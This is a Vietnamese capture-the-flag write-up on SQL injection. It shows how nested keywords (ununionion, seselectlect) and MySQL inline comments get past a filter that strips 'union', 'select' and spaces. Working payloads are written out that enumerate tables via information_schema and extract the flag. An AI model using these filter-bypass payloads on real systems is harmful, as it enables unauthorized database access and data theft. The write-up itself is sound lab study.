



Bài này cũng tương tự ta cần tìm cách bypass được filter của trang web. Đầu tiên em sẽ thử kiểm tra kiểu input và kết quả là string. Tức là query có dạng id=1'[query]-- -'


Tiếp theo ta cần bypass filter để sử dụng được union select.

Đầu tiên em cứ thử với union select 1,2,3,4,5 để xem filter sẽ xử lí như thế nào.




Filter sẽ bỏ đi union và select. Ta sẽ counter bằng cách dùng ununionion seselectlect

Query: ununionion seselectlect 1,2,3,4,5



Filter tiếp tục bỏ đi dấu khoảng cách. Ta có thể dùng dấu + thay cho khoảng trắng. Sau khi thử các cách thì để bypass được là dùng /*!+*/.

Query: id=1'and/*!+*/1=2/*!+*/ununionion/*!+*/seselectlect/*!+*/1,2,3,4,5--/*!+*/-'



Tiếp theo tương tự ta lấy tên bảng và tên cột. Tuy nhiên tới đây phải đổi payload 1 tí cho phù hợp. Thay vì dùng – để comment phần còn lại thì ta tạo 1 điều kiện luôn đúng. AND'1'='1

Query:
'/*!and(false)uniUNIONon*//*!selSELECTect*//*!1,2,3,4,group_concat(table_name)*//*!from*//*!information_schema.tables*//*!where*/table_schema=database()AND'1'='1

Đến đây đã có bảng flag và cột flag. Bước cuối là lấy value ra:

Query:
id=1'/*!and(false)uniUNIONon*//*!selSELECTect*//*!1,2,3,4,group_concat(flag)*//*!from*//*!flag*//*!where*/'flag'='flag'AND'1'='1